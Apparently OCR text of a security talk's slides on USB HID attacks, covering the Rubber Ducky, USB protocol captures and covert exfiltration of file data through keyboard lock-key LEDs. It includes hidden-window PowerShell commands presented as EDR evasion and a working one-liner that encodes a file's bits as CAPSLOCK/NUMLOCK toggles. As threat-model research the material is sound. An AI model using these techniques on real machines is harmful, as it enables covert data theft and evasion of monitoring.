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

**Navigator**

**SETUP Transaction**

Transaction Radix: auto	
Timestamp	0:04.834.313.366
Duration	12.334 us
Length	8 Bytes
Type	SETUP
Device	0
Endpoint	0
Data	0x00 0x05 0x25 ...
Status	ACK

**SETUP Data** Radix: auto

bmRequestType.Recipient	Device (0b0000)
bmRequestType.Type	Standard (0b00)
bmRequestType.Direction	Host-to-Device (0b0)
bRequest	Set Address (0x05)
wValue	Device Address (0x0025)
wIndex	0x0000
wLength	0x0000



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1.346 MB

Spec	Index	m.s.ms.us	Dur	Len	Err	CC	Role	Message	Data
	132	0:05.190.134				1		PD	
	133	0:05.329.014				2		PD	
v3.0	134	0:05.455.582	635 us	10 B		1	DFP/UFP	[0]VDM:DiscIdentify	SOP <sup>1</sup> H=0x108F 0xFF0A001 CRC=0x720245A4 E...
	138	0:05.456.059	517 us	6 B		1	Cable	[0]GoodCRC	SOP <sup>1</sup> H=0x0101 CRC=0x2FC51328 EOP
	141	0:05.456.701				1		PD	
v3.0	142	0:05.456.753	1.20 ms	26 B		1	Cable	[0]VDM:DiscIdentify	SOP <sup>1</sup> H=0x518F 0xFF0A041 0x180003F0 0x0000...
	150	0:05.457.997	502 us	6 B		1	DFP/UFP	[0]GoodCRC	SOP <sup>1</sup> H=0x0041 CRC=0xA8B6CBB EOP
v3.0	153	0:05.461.526	632 us	10 B		1	Source:DFP	[0]Source_Cap	SOP H=0x11A1 0x2701912C CRC=0x94269BB1 E...
	157	0:05.462.312	498 us	6 B		1	Sink:UFP	[0]GoodCRC	SOP H=0x0041 CRC=0xA8B6CBB EOP
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	182	0:06.086.992	499 us	6 B		1	DFP/UFP	[0]GoodCRC	SOP <sup>1</sup> H=0x0041 CRC=0xA8B6CBB EOP
v3.0	185	0:06.090.118	1.16 ms	26 B		1	Source:DFP	[0]Source_Cap	SOP H=0x51A1 0x2F0191F4 0x0002D1F4 0x0003...
	193	0:06.091.441	501 us	6 B		1	Sink:UFP	[0]GoodCRC	SOP H=0x0041 CRC=0xA8B6CBB EOP
v3.0	196	0:06.096.346	635 us	10 B		1	Sink:UFP	[0]Request	SOP H=0x1082 0x5285DD77 CRC=0x3272E162 E...
	200	0:06.097.042	499 us	6 B		1	Source:DFP	[0]GoodCRC	SOP H=0x0161 CRC=0x4A38788F EOP
v3.0	203	0:06.100.828	495 us	6 B		1	Source:DFP	[1]Accept	SOP H=0x03A3 CRC=0x5DFAC6F EOP
	206	0:06.101.477	502 us	6 B		1	Sink:UFP	[1]GoodCRC	SOP H=0x0241 CRC=0x46B50D97 EOP
v3.0	209	0:06.142.077	499 us	6 B		1	Source:DFP	[2]PS_RDY	SOP H=0x05A6 CRC=0xC9EEFD1F EOP
	212	0:06.142.728	498 us	6 B		1	Sink:UFP	[2]GoodCRC	SOP H=0x0441 CRC=0xAFD6A8A2 EOP
v3.0	215	0:06.165.231	628 us	10 B		1	Source:DFP	[3]VDM:DiscIdentify	SOP H=0x17AF 0xFF0A001 CRC=0xC78E9C82 ...
	219	0:06.166.012	498 us	6 B		1	Sink:UFP	[3]GoodCRC	SOP H=0x0641 CRC=0x41D8C98E EOP
v3.0	222	0:06.168.979	1.03 ms	22 B		1	Sink:UFP	[1]VDM:DiscIdentify	SOP H=0x428F 0xFF0A041 0x860003F0 0x0000...
	229	0:06.170.058	495 us	6 B		1	Source:DFP	[1]GoodCRC	SOP H=0x0361 CRC=0xA43619A3 EOP
v3.0	232	0:06.174.145	632 us	10 B		1	Source:DFP	[4]VDM:DiscSVID	SOP H=0x19AF 0xFF0A002 CRC=0x6A0B8D0D ...
	236	0:06.174.821	501 us	6 B		1	Sink:UFP	[4]GoodCRC	SOP H=0x0841 CRC=0xA660E489 EOP
v3.0	239	0:06.177.383	766 us	14 B		1	Sink:UFP	[2]VDM:DiscSVID	SOP H=0x248F 0xFF0A042 0x08070000 CRC=0x...
	244	0:06.178.406	499 us	6 B		1	Source:DFP	[2]GoodCRC	SOP H=0x0561 CRC=0x4D55BC96 EOP
v3.0	247	0:06.193.886	498 us	6 B		1	Sink:UFP	[3]DR_Swap	SOP H=0x0689 CRC=0x42FB94C8 EOP

Text LiveSearch

No filter: 1213 records.

Duration: 0:00.000.635.000 Transferred length: 10 bytes (~15.38 KBps)

Protocol Lens: USBPD

Bus LiveFilter Info EN

# USB Human Interface Device

- massively exploited attack vector

- Falsely considered as an innocent mouse and keyboard
- Inherently trusted by both computing systems and users
- In reality, this is a **robust bidirectional interface capable of many malicious activities**
  - data infiltration / exfiltration
  - malware injection
  - remote station control



# USB Rubber Ducky, 2022 version

*USB 2.0 High Speed, A/C connector, HID and-or MASS STORAGE class*

*HID typing 150 chars/second, excellent boot time < 220 ms*

***Listens also to HID OUT endpoint for LED indicators broadcasts, simple modem is included with the base firmware***

*Payloads and exfiltration results stored locally on SD card and/or wherever else the Host allows*

## Plausibility Analysis

1. Plausible, both attended and unattended / dormant scenarios
2. Inclusion of HID OUT allows for a covert exfiltration of small data through USB firewall; exfiltration speed estimated at 15.2 bps
3. Detectable heuristically on a device layer due to its somewhat exotic nature; O.MG cable detector does not apply - it can only tell this is an active device, but this is obvious
4. Besides (theoretical) detection, there is no robust prevention on the USB device layer, needs to be coped with at upper levels - USB application layer and higher



# The Power of PowerShell on HID Injections

## - Threat Model Update Required

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- HID emulation is equivalent to dot-sourcing of large ps1
- This effectively bypasses execution and network download policies
- The simple plain vanilla PowerShell command line is as powerful as a long ps1 script file that might have been blocked otherwise, now

- **Restricted**
  - The default execution policy for Windows client computers.
  - Permits individual commands, but does not allow scripts.
  - Prevents running of all script files, including formatting and configuration files (`.ps1xml`), module script files (`.psm1`), and PowerShell profiles (`.ps1`).

# Visibility Obfuscation

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- `powershell -W Hidden -Command ...`
- `cmd /C "start /MIN cmd powershell -Command ..."`
  - excellent when not hooked by Endpoint Detection and Response (EDR)
  - in general, be careful about one-liners as the process log can contain the exploit code then, at least partially
- Anyway, we control the keyboard, so we can hide the particular activity windows like an ordinary user would
  - minimize/shift window using UI
- This is exactly the vital part of USB-HID power, as we have a plenty of obfuscation ways at our disposal, compared to other exploit injection vectors

# PowerShell in LOLBIN Terrain


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- Besides its own commands and scripts, PS can invoke
  - classes and objects from .NET runtime
  - COM/DCOM
  - executables and libraries from Win32 user space
- One script to rule them all...



# Distributed Parallel Processes in General

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# LED Reflection in General

- Powerful Interplay in between PowerShell and Ducky Script

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- **Suitable for both attended and unattended scenarios**

```
# add the System.Windows.Forms .NET namespace
Add-Type -A System.Windows.Forms

# let
# $signal = "%{CAPSLOCK}" for option-1
# $signal = "%{NUMLOCK}" for option-2
# $signal = "%{SCROLLLOCK}" for option-3
# $signal = "" for option-4 as this is also a signal

# invoke SendWait static method of SendKeys class
[System.Windows.Forms.SendKeys]::SendWait($signal);
```

# USB Rubber Ducky LED Modulator in Action

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```
PS C:\Users\cza95452> cat $env:temp\mx.txt -En by
65
104
111
106
33
PS C:\Users\cza95452> $s=""; foreach($b in $(cat $env:tmp\mx.txt -En by)){foreach($a in 0x80,0x40,0x20,0x10,0x08,0x04,0x02,0x01)
{if($b-band$a){$s+='%{NUMLOCK}'}else{$s+='%{CAPSLOCK}'}}}; $s+='%{SCROLLLOCK}'
PS C:\Users\cza95452>
PS C:\Users\cza95452> echo $s
%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{NUMLOCK}%{CAPSLOCK}%{NUMLOCK}%{NUMLOCK}%{CAPSLOCK}
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PSLOCK}%{CAPSLOCK}%{CAPSLOCK}%{NUMLOCK}%{SCROLLLOCK}
PS C:\Users\cza95452>
```

# LED Transmitter - PowerShell Platform

